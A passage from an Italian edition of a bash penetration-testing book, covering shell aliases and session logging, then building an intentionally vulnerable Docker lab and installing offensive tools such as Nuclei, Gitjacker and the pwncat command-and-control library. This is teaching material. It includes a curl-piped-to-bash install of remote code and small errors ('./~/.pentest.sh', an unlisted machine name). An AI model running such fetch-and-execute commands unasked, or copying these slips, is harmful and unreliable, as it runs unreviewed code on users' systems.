$ alias quicknmap="nmap -vv -T4 -p- -sV --max-retries 5 localhost"
```

Ora potrete eseguire il comando utilizzando il suo nome alias:

```
$ quicknmap
Starting Nmap ( https://nmap.org ) at 02-21 22:32 EST
```

```
--snip--  
PORT      STATE  SERVICE  
631/tcp   open   ipp
```

Potete anche assegnare un alias ai vostri script:

```
$ alias helloworld="bash ~/scripts/helloworld.sh"
```

Gli alias non sono permanenti, ma possono essere resi tali. Nel prossimo paragrafo, imparerete a usare i profili bash per apportare modifiche permanenti alla vostra shell.

## Personalizzazione del profilo ~/.bashrc

Possiamo usare il file ~/.bashrc per caricare in una nuova sessione bash funzioni, variabili e praticamente qualsiasi altro codice desideriamo. Per esempio, possiamo creare variabili contenenti quelle informazioni cui dobbiamo accedere frequentemente, come l'indirizzo IP di un host vulnerabile che stiamo sottoponendo a test.

Per esempio, potreste aggiungere quanto segue alla fine del file ~/.bashrc. Queste righe definiscono alcune variabili personalizzate e salvano il nostro comando Nmap con alias:

```
VULN_HOST=10.0.0.22  
VULN_ROUTER=10.0.0.254  
alias quicknmap="nmap -vv -T4 -p- -sV --max-retries 5 localhost"
```

La prossima volta che aprirete un terminale, avrete accesso immediato a questi valori. Potete rendere questi nuovi valori immediatamente disponibili usando il comando `source` per reimportare il file ~/.bashrc:

```
$ source ~/.bashrc  
$ echo ${VULN_HOST}  
10.0.0.22  
  
$ echo ${VULN_ROUTER}  
10.0.0.254
```

Ora potrete utilizzare queste variabili anche dopo aver chiuso il terminale e avviato una nuova sessione.



## Importazione di script personalizzati

Un altro modo per modificare la sessione bash consiste nel creare uno script dedicato che contenga personalizzazioni specifiche per il penetration testing e quindi importarlo tramite il file `~/.bashrc` impiegando il comando `source`. Per farlo, create un file `~/.pentest.sh` contenente la logica che desiderate e poi modificate la fine del file `~/.bashrc` per importare `pentest.sh`:

```
source ~/.pentest.sh
```

Potete fare la stessa cosa anche utilizzando il comando `.` (punto):

```
./~/.pentest.sh
```

Il comando `.` rappresenta un'alternativa a `source`.

## Cattura delle attività nella sessione del terminale

Il penetration testing spesso comporta l'apertura simultanea di decine di terminali, tutti in esecuzione con molti strumenti in grado di produrre parecchio output. Quando troviamo qualcosa di interessante, potremmo aver bisogno di parte di quell'output come prova per i successivi utilizzi. Per evitare di perdere traccia di un'informazione preziosa, possiamo usare un po' di codice intelligente.

Il comando `script` consente di catturare le attività della sessione del terminale. Un approccio consiste nel caricare un piccolo script bash che usa `script` per salvare ogni sessione in un file, per ogni ispezione successiva. Lo script potrebbe avere l'aspetto rappresentato nel Listato 2.27.

## Listato 2.27

---

```
#!/bin/bash
FILENAME=$(date +%m_%d_%Y_%H:%M:%S).log
if [[ ! -d ~/sessions ]]; then
    mkdir ~/sessions
fi
# Avvio di una sessione dello script
if [[ -z $SCRIPT ]]; then
    export SCRIPT="/home/kali/sessions/${FILENAME}"
    script -q -f "$SCRIPT"
fi
```

Facendo caricare questo script da `~/.bashrc`, come mostrato in precedenza, creerete la directory `~/sessions`, contenente la cattura di ogni sessione del terminale in un file distinto. La registrazione si interrompe digitando `exit` nel terminale o chiudendo la finestra del terminale.

## Esercizio 2 – Ping di un dominio

In questo esercizio, realizzerete uno script bash che accetta due argomenti: un nome (per esempio, `mysite`) e un dominio di destinazione (per esempio, `nostarch.com`). Lo script dovrà essere in grado di fare quanto segue.

1. Generare un errore se gli argomenti sono mancanti e uscire utilizzando il codice di uscita corretto.
2. Eseguire il ping del dominio e restituire un'indicazione se il ping ha avuto successo. Per saperne di più sul comando `ping`, eseguite `man ping`.
3. Scrivere i risultati in un file CSV, contenente le seguenti informazioni:
  - a. il nome fornito allo script;
  - b. il dominio di destinazione fornito allo script;

- c. il risultato del `ping` (successo o fallimento);
- d. la data e l'ora correnti.

Come per la maggior parte delle attività nella shell `bash`, ci sono diversi modi per raggiungere questo obiettivo. Potete trovare una soluzione per questo esercizio, `exercise_solution.sh`, nel repository GitHub del libro.

## Riepilogo

In questo capitolo, avete imparato a controllare il flusso di esecuzione dei comandi usando condizioni, cicli e funzioni; a controllare gli script usando i `job`; e a fare ricerche e il parsing del testo. Abbiamo anche visto alcuni suggerimenti e trucchi della shell `bash` per migliorare i flussi di lavoro del penetration testing.

## Capitolo 3

# Creazione di un laboratorio di hacking

In questo capitolo, imposterete un ambiente-laboratorio contenente tutti gli strumenti di hacking, compreso un target intenzionalmente vulnerabile. Utilizzerete questo laboratorio per gli esercizi dei capitoli, ma poi potrete ricorrervi anche ogni volta che avrete bisogno di scrivere, provare e raffinare uno script bash prima di eseguirlo su veri target.

Il target, distribuito localmente, e i suoi asset imitano l'ambiente di produzione di un'ipotetica società di hosting Internet chiamata *ACME Infinity Servers*, che ha i suoi dipendenti, clienti e dati. Questa società di hosting Internet fittizia e i suoi clienti vi forniranno una vasta gamma di applicazioni, account utente e infrastrutture intenzionalmente vulnerabili che potrete provare ad attaccare nei prossimi capitoli.

Il laboratorio sarà interamente contenuto in una macchina virtuale Kali, la quale richiederà le seguenti specifiche minime: almeno 4 GB di RAM, almeno 40 GB di spazio di archiviazione e una connessione Internet.

# Precauzioni di sicurezza del laboratorio

Per ridurre i rischi associati alla creazione e alla gestione di un laboratorio di hacking, adottate le seguenti linee guida.

- Evitate di connettere il laboratorio direttamente a Internet. Gli ambienti-laboratorio di hacking, in genere, ospitano codice vulnerabile o software obsoleto. Se da un lato queste vulnerabilità sono ottime per l'apprendimento pratico, potrebbero rappresentare un rischio per la vostra rete, il vostro computer e i vostri dati se diventassero accessibili da Internet. Pertanto, vi consigliamo di seguire gli esempi del libro quando siete connessi a reti locali fidate o di operare offline dopo aver approntato il laboratorio.
- Installate il laboratorio in un ambiente virtuale utilizzando un hypervisor. Separare l'ambiente-laboratorio dal vostro sistema operativo principale è generalmente una buona idea, poiché evita conflitti che potrebbero potenzialmente danneggiare altri software sul vostro computer. È consigliabile utilizzare uno strumento di virtualizzazione per garantire questa separazione. Nel prossimo paragrafo, installerete il laboratorio in una macchina virtuale Kali.
- Eseguite frequentemente degli snapshot della vostra macchina virtuale. Gli *snapshot* sono backup della macchina virtuale che vi consentono di ripristinarla a uno stato precedente. Gli ambienti-laboratorio spesso divengono instabili dopo che li avete attaccati, quindi

eseguite degli snapshot ogni volta che il vostro laboratorio è ancora in uno stato stabile.

Tenendo conto di queste buone pratiche, ora sporchiamoci le mani e rendiamo operativo il nostro laboratorio.

## Installazione di Kali

*Kali* è una distribuzione Linux creata appositamente per il penetration testing. Basata su Debian, è stata progettata da OffSec. Useremo Kali come sistema operativo del nostro laboratorio perché offre in bundle alcune delle librerie, dipendenze e strumenti di cui avremo bisogno.

La vostra macchina Kali svolgerà due ruoli nell'ambiente-laboratorio. Innanzitutto, agirà come host responsabile dell'esecuzione delle reti e delle macchine target su cui eseguirete i vostri script. In secondo luogo, fungerà da macchina di hacking da cui svolgerete i vostri attacchi.

Potete trovare una versione x64 delle immagini della macchina virtuale Kali per gli hypervisor VMware Workstation e Oracle VirtualBox su <https://www.kali.org/get-kali/#kali-platforms>. Scegliete l'hypervisor che preferite e seguite le istruzioni di installazione ufficiali su <https://www.kali.org/docs/installation/> per installarlo.

Dopo aver completato il processo di installazione, dovrete vedere la schermata di accesso di Kali, rappresentata nella Figura 3.1. Kali viene fornito con un account utente di default denominato *kali* la cui password è *kali*.

Dopo aver fatto login a Kali, dovete assicurarvi che sia aggiornato. Per accedere al terminale, aprite il menu *Applications* e nella barra di ricerca, digitate *terminal emulator*. Fate clic sull'applicazione corrispondente.

Usiamo alcuni comandi per aggiornare i repository software e aggiornare i pacchetti installati. Nella finestra del terminale, inserite i seguenti comandi:

```
$ sudo apt update -y  
$ sudo apt upgrade -y  
$ sudo apt dist-upgrade -y
```



**Figura 3.1** La schermata di accesso di Kali.

Usando `sudo`, Kali vi chiederà di specificare la password. Si tratta della stessa password che avete usato per accedere

alla macchina virtuale, `kali`.

Le versioni più recenti di Kali utilizzano per default la shell Z (`zsh`), quindi assicuratevi di imporre la shell bash quale shell di default per l'utente *Kali* con questo comando:

```
$ sudo usermod --shell /bin/bash kali
```

Poi, abilitate la vostra nuova shell di default con il seguente comando:

```
$ su - kali
```

Useremo questa macchina Kali per tutte le attività che affrontiamo nel libro. Vi consigliamo di tenere aperta la finestra del terminale, perché presto ne avrete bisogno per altre installazioni.

## L'ambiente target

Ora è il momento di installare le macchine e le reti che costituiranno il target simulato. Potete eseguire questa installazione in due modi: manualmente o con uno script automatizzato.

Vi invitiamo a configurare manualmente il vostro laboratorio almeno una volta, seguendo le istruzioni presentate in questo paragrafo. Ciò vi permetterà di familiarizzare con i componenti principali del laboratorio e di esercitarvi a eseguire comandi sulla riga di comando. Tuttavia, se doveste trovarvi ad approntare di nuovo il laboratorio da zero in una nuova installazione di Kali, potete farlo clonando il repository che trovate su

<https://github.com/dolevf/Black-Hat-Bash> ed eseguendo `make init`:

```
$ cd ~
$ git clone https://github.com/dolevf/Black-Hat-Bash.git
$ cd ./Black-Hat-Bash/lab
$ sudo make init
```



Questo script dovrebbe installare tutte le dipendenze, i container e le utility di hacking del laboratorio, consentendovi di saltare le istruzioni di installazione presentate in questo paragrafo e anche l'installazione degli strumenti di hacking descritta alla fine di questo capitolo. Dovete eseguire lo script in una macchina virtuale Kali che soddisfi i requisiti di sistema descritti nella parte iniziale di questo capitolo.

## Installazione di Docker e Docker Compose

Costruiremo l'ambiente-laboratorio utilizzando *Docker*, uno strumento per distribuire e gestire i container. I *container* "impacchettano" il codice e le sue dipendenze in modo che un'applicazione possa funzionare in modo affidabile in vari ambienti. Utilizzeremo anche *Docker Compose*, una speciale utility Docker per creare e gestire più container Docker tramite un singolo file YAML noto come *file Compose*.

Innanzitutto, configuriamo le fonti per usare la versione stabile corrente per Debian di Docker community edition, *docker-ce*, usando i seguenti comandi. Usiamo `printf` per aggiungere il repository APT (*Advanced Package Tool*) di Docker al database dei pacchetti APT. Il comando `tee` legge dallo stream di input standard e scrive su un file:

```
$ printf '%s\n' "deb https://download.docker.com/linux/debian bullseye stable" |  
sudo tee /etc/apt/sources.list.d/docker-ce.list
```

Successivamente, scaricate e importate il keyring di Docker per assicurarvi che il repository sia convalidato e che tutti i pacchetti installati da quel repository siano verificati crittograficamente. Usate `curl` per scaricare la chiave e

inviarla al comando `gpg`, che la memorizzerà nella cartella richiesta:

```
$ curl -fsSL https://download.docker.com/linux/debian/gpg | sudo gpg --dearmor -  
o /etc/apt/trusted.gpg.d/docker-ce-archive-keyring.gpg
```

Infine, eseguite un altro aggiornamento, per aggiornare il database del repository e installare i componenti di Docker:

```
$ sudo apt update -y  
$ sudo apt install docker-ce docker-ce-cli containerd.io -y
```

Per verificare che Docker Compose sia in esecuzione correttamente, utilizzate il seguente comando:

```
$ sudo docker compose --help
```

Successivamente, assicuratevi che il processo Docker si avvii automaticamente al riavvio del sistema, eseguendo questo comando:

```
$ sudo systemctl enable docker --now
```

Docker richiede l'uso di `sudo`, il che può risultare un po' scomodo. Se volete evitare di dover digitare `sudo` prima di eseguire i comandi correlati a Docker, aggiungete l'utente *kali* al gruppo Linux *docker*:

```
$ sudo usermod -aG docker $USER
```

Una volta fatto questo, non dovrete più aver bisogno di `sudo` per eseguire i comandi Docker. Affinché queste modifiche abbiano effetto, dovete uscire e rientrare in Kali.

## Clonazione del repository del libro

Potete trovare i file del laboratorio nel repository GitHub del libro all'indirizzo <https://github.com/dolevf/Black-Hat-Bash>. Questo repository contiene le configurazioni di Docker necessarie per creare il laboratorio, nonché tutti gli script bash menzionati nei prossimi capitoli del libro.

Sulla macchina Kali trovate precaricato Git, che potete impiegare per clonare e scaricare il repository. Per farlo, eseguite quanto segue:

```
$ cd ~  
$ git clone https://github.com/dolevf/Black-Hat-Bash.git
```

Successivamente, spostatevi nella directory principale del repository e date un'occhiata al suo contenuto:

```
$ cd Black-Hat-Bash && ls -l  
--snip--  
drwxr-xr-x 2 kali kali 4096 Jul 22 23:07 ch01  
drwxr-xr-x 2 kali kali 4096 Jul 22 23:07 ch02  
drwxr-xr-x 2 kali kali 4096 Jul 22 23:07 ch03  
drwxr-xr-x 2 kali kali 4096 Jul 22 23:07 ch04  
drwxr-xr-x 2 kali kali 4096 Jul 22 23:07 ch05  
--snip--
```

Come potete vedere nell'output, i contenuti del repository sono organizzati in directory distinte per ogni capitolo del libro. Il repository include anche una directory `lab`, che useremo per impostare il laboratorio nel prossimo paragrafo.

## Installazione dei container Docker

Il contenuto della directory `lab` nel repository del libro controlla tutta l'infrastruttura di rete, le macchine e le applicazioni del laboratorio. Questa directory include un *Makefile*. Eseguendo questo script con l'argomento `help`, potete vedere che viene utilizzato per installare (`deploy`), fermare (`teardown`), ricostruire (`rebuild`), ripulire (`cleanup`) e controllare lo stato (`status`) dell'ambiente:

```
$ cd lab  
$ make help  
Usage: make deploy | teardown | cleanup | rebuild | status | init | help  
deploy      | build images and start containers  
teardown    | stop containers (shut down lab)  
rebuild     | rebuild the lab from scratch (clean up and deploy)  
cleanup     | stop and delete containers and images  
status      | check the status of the lab
```

```
init      | build everything (containers and hacking tools)
help      | show this help message
```

Iniziamo usando l'argomento `deploy` per creare il laboratorio. Notate che avrete bisogno delle autorizzazioni `sudo` per eseguire `deploy`, quindi vi verrà richiesta la password dell'utente `kali`:

```
$ sudo make deploy
```

L'installazione iniziale dell'ambiente del laboratorio richiederà alcuni minuti. Per monitorarne l'avanzamento, dovrete aprire una nuova sessione di terminale e "seguire" il file log che si trova in `/var/log/lab-install.log`, in questo modo:

```
$ tail -f /var/log/lab-install.log
```

Quando il comando `tail -f` (*follow*) viene utilizzato su un file, fornisce una visualizzazione in tempo reale di tutte le nuove righe aggiunte alla fine del file. Ciò è utile per tenere d'occhio i file log, che spesso contengono nuove informazioni.

#### NOTA

Poiché l'installazione del laboratorio scarica del software (immagini del sistema operativo e altre applicazioni), questa installazione potrebbe richiedere del tempo, a seconda della connessione di rete e delle risorse di calcolo assegnate all'host che ospiterà il laboratorio.

## Test e verifica dei container

Una volta che il file log indicherà che il processo è terminato, dovrebbe dirvi se il laboratorio è stato impostato correttamente. Possiamo però eseguire alcuni comandi per verificarlo manualmente. Innanzitutto, eseguiamo un controllo dello stato, usando il comando `make`, questa volta con l'argomento `test`. Se tutti i controlli vengono superati, dovrete ottenere il seguente output:

```
$ sudo make test
Lab is up.
```

Possiamo anche elencare tutti i container Docker in esecuzione nel nostro laboratorio, usando il comando `docker`

`ps`:

```
$ sudo docker ps --format "{{.Names}}"
p-web-01
p-web-02
p-ftp-01
c-jumpbox-01
c-db-01
c-db-02
c-backup-01
c-redis-01
```

Dovreste ottenere un output simile, ma non necessariamente i container saranno nello stesso ordine.

#### NOTA

Per comodità, potete anche utilizzare il comando `make status`, identico a `make test`, per verificare se il laboratorio è attivo e funzionante.

## L'architettura della rete

Il laboratorio è composto da otto macchine in esecuzione in container Docker, oltre a due reti. La maggior parte delle macchine è assegnata a una delle due reti e le useremo per facilitare vari scenari di hacking presentati nei prossimi capitoli.

Le reti-laboratorio sono connesse a Kali tramite la modalità *bridged networking* di Docker. La Figura 3.2 mostra i dettagli di questa architettura di rete.

Potete trovare questo diagramma anche nel repository del libro, all'indirizzo <https://github.com/dolevf/Black-Hat->

[Bash/blob/master/lab/lab-network-diagram.png](https://github.com/dolevf/Black-Hat-Bash/blob/master/lab/lab-network-diagram.png).

## La rete pubblica

La rete sul lato sinistro della Figura 3.2 è la rete pubblica, dove la nostra società fittizia di hosting Internet, *ACME Infinity Servers*, ospita i siti web e le risorse dei suoi clienti. I due siti web aziendali che troverete in questa rete appartengono ad *ACME Impact Alliance* e *ACME Hyper Branding*.

La rete pubblica ha un intervallo CIDR (*Classless Inter-Domain Routing*) di indirizzi IP di 172.16.10.0/24 e contiene quattro macchine (identificate dal prefisso *p*-). È anche rivolta al pubblico, il che significa che, prima di ogni altra cosa, probabilmente sottoporremo a test le macchine con accesso a questa rete, poiché esse costituiscono i possibili punti d'accesso alla rete.




**Figura 3.2** L'architettura di rete del laboratorio.

## La rete aziendale

La seconda rete è la rete aziendale. *ACME Infinity Servers* usa questa rete privata per ospitare la propria infrastruttura di supporto, sul backend. Come potete vedere, la rete aziendale ha un intervallo CIDR di indirizzi IP di 10.1.0.0/24 e contiene quattro macchine (identificate dal prefisso c-).

Questa rete non è rivolta al pubblico, il che significa che le macchine di questa rete non hanno connettività Internet. Pertanto, non le sottoporremo a test finché non saremo in grado di assumere il controllo di una o più macchine della rete pubblica, che fungeranno da trampolino di lancio per aggredire la rete aziendale.

## Interfacce di rete Kali

Kali ha due interfacce di rete utilizzate per facilitare le connessioni a entrambe le reti-laboratorio. Possiamo utilizzare l'interfaccia di rete `br_public` per accedere alla rete pubblica e l'interfaccia di rete `br_corporate` per accedere alla rete aziendale. Potete verificare che entrambe le interfacce siano online e configurate per utilizzare l'indirizzo di rete corretto con il seguente comando:

```
$ ip addr | grep "br_"
--snip--
4: br_public: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state
DOWN group de...
    link/ether 02:42:ea:5f:96:9b brd ff:ff:ff:ff:ff:ff
    inet (1) 172.16.10.1/24 brd 172.16.10.255 scope global br_public
5: br_corporate: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue
state DOWN group...
    link/ether 02:42:67:90:5a:95 brd ff:ff:ff:ff:ff:ff
    inet (2) 10.1.0.1/24 brd 10.1.0.255 scope global br_corporate
```

Prima di procedere, verificate che gli indirizzi IP corrispondano a quelli indicati nei punti indicati da (1) e (2).

## Le macchine

Le otto macchine che compongono l'ambiente-laboratorio seguono una semplice convenzione di denominazione. Il primo carattere del nome indica la rete cui appartiene la macchina. Per esempio, se il nome della macchina inizia con *p*, appartiene alla rete pubblica; se inizia con *c*, appartiene alla rete aziendale. La parola successiva descrive le funzioni della macchina o lo stack tecnologico principale, come *web*, *ftp*, *jumpbox* o *redis*. Infine, un numero permette di distinguere le macchine simili, come *p-web-01* e *p-web-02*.

Ogni macchina fornisce applicazioni, servizi e account utente specifici, che possiamo scoprire e violare. I prossimi capitoli descrivono queste macchine in modo più dettagliato, ma la Tabella 3.1 fornisce alcune informazioni di alto livello su di esse.

**Tabella 3.1** I dettagli delle macchine laboratorio.

| Nome         | IP pubblico  | IP aziendale | Nome host                              |
|--------------|--------------|--------------|----------------------------------------|
| Kali host    | 172.16.10.1  | 10.1.0.1     | –                                      |
| p-web-01     | 172.16.10.10 | –            | p-web-01.acme-infinity-servers.com     |
| p-ftp-01     | 172.16.10.11 | –            | p-ftp-01.acme-infinity-servers.com     |
| p-web-02     | 172.16.10.12 | 10.1.0.11    | p-web-02.acme-infinity-servers.com     |
| c-jumpbox-01 | 172.16.10.13 | 10.1.0.12    | c-jumpbox-01.acme-infinity-servers.com |
| c-backup-01  | –            | 10.1.0.13    | c-backup-01.acme-infinity-servers.com  |



|            |   |           |                                      |
|------------|---|-----------|--------------------------------------|
| c-redis-01 | – | 10.1.0.14 | c-redis-01.acme-infinity-servers.com |
| c-db-01    | – | 10.1.0.15 | c-db-01.acme-infinity-servers.com    |
| c-db-02    | – | 10.1.0.16 | c-db-02.acme-infinity-servers.com    |

Quando svolgete attività di penetration testing dalla macchina Kali, tenete presente che a volte, in alcuni risultati, potreste vedere gli indirizzi IP di Kali, 172.16.10.1 e 10.1.0.1. Non li sottoporremo a test.

## Gestione del laboratorio

Ora che avete allestito il vostro laboratorio e ne avete esaminato i componenti, imparerete a spegnerlo, avviarlo e ricostruirlo, se necessario.

### Spegnimento

Quando non utilizzate l'ambiente-laboratorio, è bene disattivarlo. Per arrestare tutti i container in esecuzione nel laboratorio, usate il seguente comando:

```
$ sudo make teardown
```

Dovreste ottenere in output un elenco di tutti i container arrestati, nonché delle reti e dei volumi rimossi, come mostrato di seguito:

```
==== Shutdown Started ====
Stopping p-web-02 ... done
Stopping c-jumpbox-01 ... done

--snip--
Removing volume lab_p_web_02_vol
OK: lab has shut down.
```

Per riavviare i container, è sufficiente eseguire nuovamente il comando `deploy`, come abbiamo fatto in precedenza.

## Rimozione

Per rimuovere completamente l'ambiente-laboratorio dalla vostra macchina Kali, potete eseguire il comando `clean`. Questo distruggerà tutti i container e le loro immagini:

```
$ sudo make clean
==== Cleanup Started ====
Shutting down the lab...
Cleaning up...
OK: lab environment has been destroyed.
```

Dopo aver eseguito il comando, dovrete ricevere una conferma che l'ambiente-laboratorio è stato eliminato.

## Ricostruzione

Quando eseguiamo una *rebuild*, il laboratorio innanzitutto spegnerà tutti i container in esecuzione, eliminerà i volumi e rimuoverà tutte le immagini dei container, per poi eseguire una nuova installazione. Per ricostruire il laboratorio, lanciate il seguente comando:

```
$ sudo make rebuild
```

Ricostruendo il laboratorio, perderete tutti i dati salvati all'interno dei vostri container. La *rebuild* è utile quando qualcosa va storto durante l'installazione. Magari, durante l'installazione, avete perso la connessione di rete e il laboratorio ha segnalato uno stato di errore. Il comando `rebuild` vi consente di cancellare i residui e far ripartire da zero l'installazione dell'ambiente-laboratorio.

## Accesso alle singole macchine laboratorio

Man mano che procedete nella lettura del libro, vi occuperete di violare le macchine dell'ambiente-laboratorio. Tuttavia, per ottenere un accesso completo a una macchina, spesso sono necessari più tentativi. A volte potreste dover risolvere un problema o riprodurre un'attività post-violazione e non vorrete ripetere ogni volta i passaggi eseguiti per ottenere l'accesso.

Per ottenere l'accesso alla shell di qualsiasi macchina del laboratorio, potete lanciare il seguente comando Docker:

```
$ sudo docker exec -it NOME-MACCHINA bash
```

`NOME-MACCHINA` rappresenta il nome di una macchina del laboratorio, come `p-web-01` o `p-jumpstation-01` (o qualsiasi altra macchina riportata nella Tabella 3.1 che inizia con `p-` o `c-`). Il comando Docker vi porterà in una shell `bash`, e a quel punto potrete eseguire qualsiasi comando. Per uscire, digitate semplicemente `exit` al prompt o chiudete la finestra della sessione del terminale.

Tuttavia, prima di ricorrere a queste comode scorciatoie, vi consigliamo vivamente di violare le macchine come indicato.

## Installazione di altri strumenti di hacking

Troverete la maggior parte degli strumenti che utilizzeremo in questo libro già preinstallati sulla macchina Kali; li introdurremo al primo utilizzo. Tuttavia, avremo bisogno anche di altri strumenti che non sono installati, di

default, quindi installiamoli ora. Innanzitutto, create una nuova directory per gli strumenti:

```
$ cd ~  
$ mkdir tools
```

Ora seguite le istruzioni riportate nei prossimi paragrafi per installare i singoli strumenti.

## WhatWeb

*WhatWeb*, sviluppato da Andrew Horton e Brendan Coles, è uno scanner web basato su Ruby. Utilizzando un sistema a plug-in, è progettato per identificare il software in esecuzione su un sito web target.

WhatWeb può analizzare i siti web e il loro stack di applicazioni utilizzando il proprio database di “firme” note di applicazioni. WhatWeb può anche identificare specifici sistemi di gestione dei contenuti e piattaforme di blogging (come WordPress), webcam, firewall per applicazioni web e molto altro ancora. Al momento della scrittura di queste pagine, WhatWeb offre oltre 1.800 plug-in.

Per installare WhatWeb, è sufficiente lanciare il seguente comando nel terminale:

```
$ sudo apt-get install whatweb -y
```

Verificate che WhatWeb possa funzionare correttamente eseguendo il comando `whatweb` con l'argomento `-h` (*help*):

```
$ whatweb -h  
--snip--  
WhatWeb - Next generation web scanner.  
Developed by Andrew Horton (urbanadventurer) and Brendan Coles (bcoles).  
Homepage: https://www.morningstarsecurity.com/research/whatweb
```

Utilizzeremo WhatWeb più avanti nel libro, quando svolgeremo attività di ricognizione.

## RustScan

*RustScan* è uno scanner di porte velocissimo, scritto da Autumn (Bee) Skerritt (@bee\_sec\_san) nel linguaggio di programmazione Rust. Alcuni sostengono che RustScan possa eseguire in pochi secondi la scansione di tutte le 65.000 porte di un target!

Useremo la versione Docker di RustScan. Per farlo, dobbiamo prima estrarre la sua immagine sulla macchina Kali:

```
$ sudo docker pull rustscan/rustscan:2.1.1
```

Dopo aver creato RustScan, eseguite un rapido test per assicurarvi che funzioni correttamente:

```
$ sudo docker run --network=host -it --rm --name rustscan  
rustscan/rustscan:2.1.1  
Fast Port Scanner built in Rust. WARNING Do not use this program against  
sensitive infrastructure since the specified server may not be able to  
handle this many socket connections at once.  
--snip--
```

Questo comando è piuttosto lungo, poiché si basa sull'uso di Docker per avviare un container RustScan dedicato. A fine capitolo, parlando dell'assegnazione di alias agli strumenti di hacking, creeremo un comando di scelta rapida che eseguirà RustScan per noi.

Nei prossimi capitoli utilizzeremo RustScan per vari scopi di scansione delle porte.

## Nuclei

*Nuclei* è uno scanner delle vulnerabilità scritto da ProjectDiscovery (un'azienda che sviluppa noti strumenti di hacking open source) nel linguaggio di programmazione Go. Nuclei funziona inviando richieste a target definiti da un file template YAML. La community di hacking ha pubblicato

migliaia di template per Nuclei che supportano diversi protocolli, fra cui TCP (*Transmission Control Protocol*), DNS (*Domain Name System*), HTTP, raw socket, file, headless e molto altro ancora. Potete trovare questi template su

<https://github.com/projectdiscovery/nuclei-templates>.

Potete installare Nuclei con il seguente comando:

```
$ sudo apt install nuclei -y
```

Per verificare che Nuclei sia installato correttamente, eseguite un comando `help`:

```
$ nuclei -h
Nuclei is a fast, template based vulnerability scanner focusing
on extensive configurability, massive extensibility and ease of use.
Usage:
  nuclei [flags]
Flags:
```

```
TARGET:
  -u, -target string[]      target URLs/hosts to scan
```

La prima volta che viene eseguito, Nuclei crea automaticamente una directory `nuclei-templates` nella cartella home dell'utente e scarica tutti i template per Nuclei disponibili al pubblico.

Utilizzeremo Nuclei per individuare le vulnerabilità nel laboratorio e per scrivere controlli delle vulnerabilità personalizzati.

## dirsearch

*dirsearch* è uno strumento multithread utilizzato per trovare i percorsi sui server web. *dirsearch* è disponibile nel repository software di Kali, quindi, per installarlo, lanciate il seguente comando:

```
$ sudo apt install dirsearch -y
```

Per verificare che *dirsearch* sia installato correttamente, eseguite un comando `help`:

```
$ dirsearch --help
```

Nei prossimi capitoli utilizzeremo dirsearch per raccogliere le informazioni necessarie.

## Linux Exploit Suggester 2

*Linux Exploit Suggester 2* è uno strumento di nuova generazione basato sul primo Linux Exploit Suggester. Scritto in Perl da Jonathan Donas, include diversi exploit che potete impiegare per violare, potenzialmente, le versioni vulnerabili del kernel Linux.

Per installarlo, per prima cosa clonate il repository nella directory `tools`:

```
$ cd ~/tools
$ git clone https://github.com/jondonas/linux-exploit-suggester-2.git
```

Per verificare che Linux Exploit Suggester 2 sia installato correttamente, eseguite un comando `help`:

```
$ cd linux-exploit-suggester-2
$ perl linux-exploit-suggester-2.pl -h
```

Più avanti nel libro utilizzeremo Linux Exploiter Suggester 2 per elencare gli exploit per il kernel.

## Gitjacker

*Gitjacker* è uno strumento di estrazione dati che ha come target le applicazioni web la cui directory `.git` è stata caricata per errore. Prima di poter installare Gitjacker, dovrete installare *jq*, un processore JSON da riga di comando:

```
$ sudo apt install jq -y
```

Successivamente, scaricate lo script di installazione di Gitjacker e spostate l'eseguibile nella directory `tools`:

```
$ cd ~
$ curl -s
"https://raw.githubusercontent.com/liamg/gitjacker/master/scripts/install.sh" |
```

```
bash
$ mv ./bin/gitjacker ~/tools/gitjacker
$ rmdir ./bin
```

Infine, verificate che Gitjacker funzioni correttamente con il seguente comando `help`:

```
$ ~/tools/gitjacker -h
```

Più avanti nel libro utilizzeremo Gitjacker per identificare i repository Git non configurati correttamente.

## **pwncat**

*pwncat* è una libreria Python di comando e controllo per catturare e interagire con shell remote, sviluppata da Caleb Stewart e John Hammond. Quando pwncat riceve una connessione shell da un host remoto violato, agisce come una piattaforma di exploit da cui potete inviare comandi e lanciare attacchi.

Per installare pwncat, eseguire questo comando:

```
$ pip3 install pwncat-cs
```

Per verificare che la libreria sia stata installata correttamente, utilizzate quanto segue:

```
$ pwncat-cs -h
usage: pwncat-cs [-h] [--version] [--download-plugins] [--config CONFIG]
                [--ssl] [--ssl-cert SSL_CERT] [--ssl-key SSL_KEY]
                [--identity IDENTITY] [--listen] [--platform PLATFORM]
                [--port PORT] [--list] [--verbose]
                [[protocol://][user[:password]@][host][:port]] [port]
```

Più avanti nel libro useremo `pwncat` per attività di penetration testing. In alcuni casi, `pwncat-cs` può essere trovato in `~/.local/bin` e può essere richiamato direttamente dal suo percorso completo: `~/.local/bin/pwncat-cs`.



## LinEnum

